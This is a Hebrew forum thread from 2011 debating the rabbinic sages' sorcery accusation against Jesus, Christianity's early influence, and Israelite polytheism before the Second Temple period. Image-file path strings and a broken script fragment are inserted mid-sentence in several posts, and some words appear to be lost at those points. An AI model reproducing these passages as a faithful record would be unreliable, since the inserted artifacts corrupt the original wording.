רוב הדברים שאני כותב מהר (וברור, אני מקוה) הם כאלו שחשבתיעליהם וניסחתי אותם לעצמי.
יש נושאים שיש לי בהם ידיעות וטיעונים, אבל לא אירגנתי אותם למסכת שיטתית ובוודאי שלא ניסחתי אותם לעצמי בצורה מסודרת. יש לי פסיפס שעליו אני סומך, אבל חסר לי הסיכום והניסוח. אבל חסרון זה אינו מהווה בעיני סימן לטעות, כיון שכל טיעון בפני עצמו שריר וקיים.
כמובן, להביא דברים בפני אחרים הוא דרך טובה מאד לבדוק ולראות אם אני צודק. ולכן ראוי לעשות זאת. אבל מה שהלב והשכל חושק הזמן עושק וכו'.
(מה שכתבתי כאן הוא גם כן מסודר מאד לעצמי, לדוגמא. כלומר, מדוע ומתי אני סומך על מה שלמדתי ואני יודע או חושב שאני יודע).
___
שומר פיו ולשונו - שומר מצרות נפשו
< type="text/">document.write("");>
|
|
|
|
| נשלח ב-15/12/2011 22:15 |
|
| |
ייתכן
חז"ל לא טענו כישוף כדי להסביר משהו שהוא עשה, אלא כדי להאשים אותו בעברה שהיה מגיע לו למות עליה..
אתה הרי יודע כמה סיפורים על כישוף יש בחז"ל, לפי המתואר כל פרסישלישי היה מכניס בכיס הקטן את אורי גלר ודיויד קופרפילד, אף אחד לא היה צריך לתרץ כישוף במקום להד"ם וכו' אני לא בטוח שחז"ל בכלל ידעו על אלו נסים מסופר בברית החדשה. ולא היתה להם בעיה עם לטעון להד"ם או לא להד"ם, הם לא ספרו את ישו וטיעוניו לדיון. ואם היתה לנצרות השפעה כמו הצדוקים, היינו שומעים על הויכוחים הגדולים ועל התשובות הניצחות ועל החג שעשו לזכר הנצחון וכו' הכל כמו אצל הצדוקים.
יש השפעות להתעצמות הנצרות, אבל בתקופה שזו קרתה, ולא בשניםבהם חי ופעל ישו או השנים הסמוכות להן. בשנים אלו מדובר רבות על הצדוקים והקנאים ולא על הנצרות.
תוקן על ידי דינוזאורוס ב- 15/12/2011 22:19:19
|
|
|
|
|| נשלח ב-15/12/2011 22:17 |
|
| |
| דינוזאורוס כתב: |  | הם, והישראלים (הצפוניים), ורבים אחרים, 'לא קנו את הלוקש' והמשיכו בשלהם. (לדעתם כידוע הייתה ליהווה בת זוג בשם ענת, הי"ד. אולי זו שמה הפרטי של ה'אשרה' שהייתה לדעת אחרים בת זוגו של יהווה בכל מניפסטציה-אזורית שלו)
'לדעתם כידוע', העובדה שאולי זו הכוונה בשני טקסטים שאחד מהם בכלל מחוץ לתחומי ישראל, אינה מלמדת שהישראלים הצפוניים ורבים אחרים אחזו בשיטה וכו', לא כל יציאה של מישהו הופכת רטרואקטיבית למפלגה כיתה וחלק חשוב מהעם, כשם שלא כל כתובת גרפיטי תהווה עדות על חלק נכבד מהעם.
וגם אם היה אלהי ישראל נתפס בצורה פוליתאיסטית, אין זה נוגע כלל לשאלה על התגלותו. כשם שהיו שהגשימו אותו, היו כאלו ששיתפו אותו יחד עם אחרים, אפילו עובדי הבעל פסחו על שני הסעיפים. |
|
לא נראה שהם שמעו על משה ועל הדיבר 'לא יהיה לך אלוהים אחרים על פני'. הם רואים זאת כרפורמה 'חדש אסור מן התורה'.
ואפילו נאמר שאין מכאן ראיה פוזיטיבית לכך שהם לא הכירו את הנראטיב המקראי, מכל מקום יש כאן הפרכה של הרעיון שכולם קיבלו. לא כולם קיבלו. ויתכן שאלו שלא קיבלו את המונותאיזם, ו(מהשנקרא בעגה הישיבתית-) 'לא היו בַּפַּרשֶׁה' (במלעיל), לא הכירו גם את הנראטיב התנ"כי, או שטענו שמדובר בהגזמות פרועות או בפיקציה - בקיצור, בשטויות במיץ.
הטענה ש X או Y אינו חלק מבני ישראל כי נראה שאין הוא מכיר את החומר המדובר או שהוא ירד לחו"ל, היא מעגלית. כמובן שניתן לטעון זאת גם לגבי עזרא ונחמיה והעם בהנהגתם.
וזה עוד אחרי הצנזורה המקראית. ברור שהיו עוד קולות שהמקרא לא מביא (כשם שבלעדי רחל אליאור היינו עוד עלולים לחשוב שהצדוקים הם כת שולית ואזוטרית של כוייפרים להכעיס שנקראו על שם אדם אלמוני בשם צדוק, שקם אאוט אוף דה בלו בסוף תקופת הבית השני והחליט לכפור במסורת חז"ל סבא הנהוגה והמוכרת מדורי דורות, כפי שמתארים זאת הפרושים, ולא מייצגי המסורת הכהנית העתיקה trace back לתקופת דוד ושלמה). כל שאני אומר הוא שאפילו מהעדות המקראית ברור כי לא כולם(ואף לא רובם, והרבה פחות מכך) השתתפו בחגיגה והכירו את התורה שלפנינו /האמינו בה / ראו אותה כמחייבת, עדלפחות כמה עשרות שנים לתוך ימי הבית השני.
תוקן על ידי thepresent ב- 15/12/2011 22:22:33
|
|
|
|
|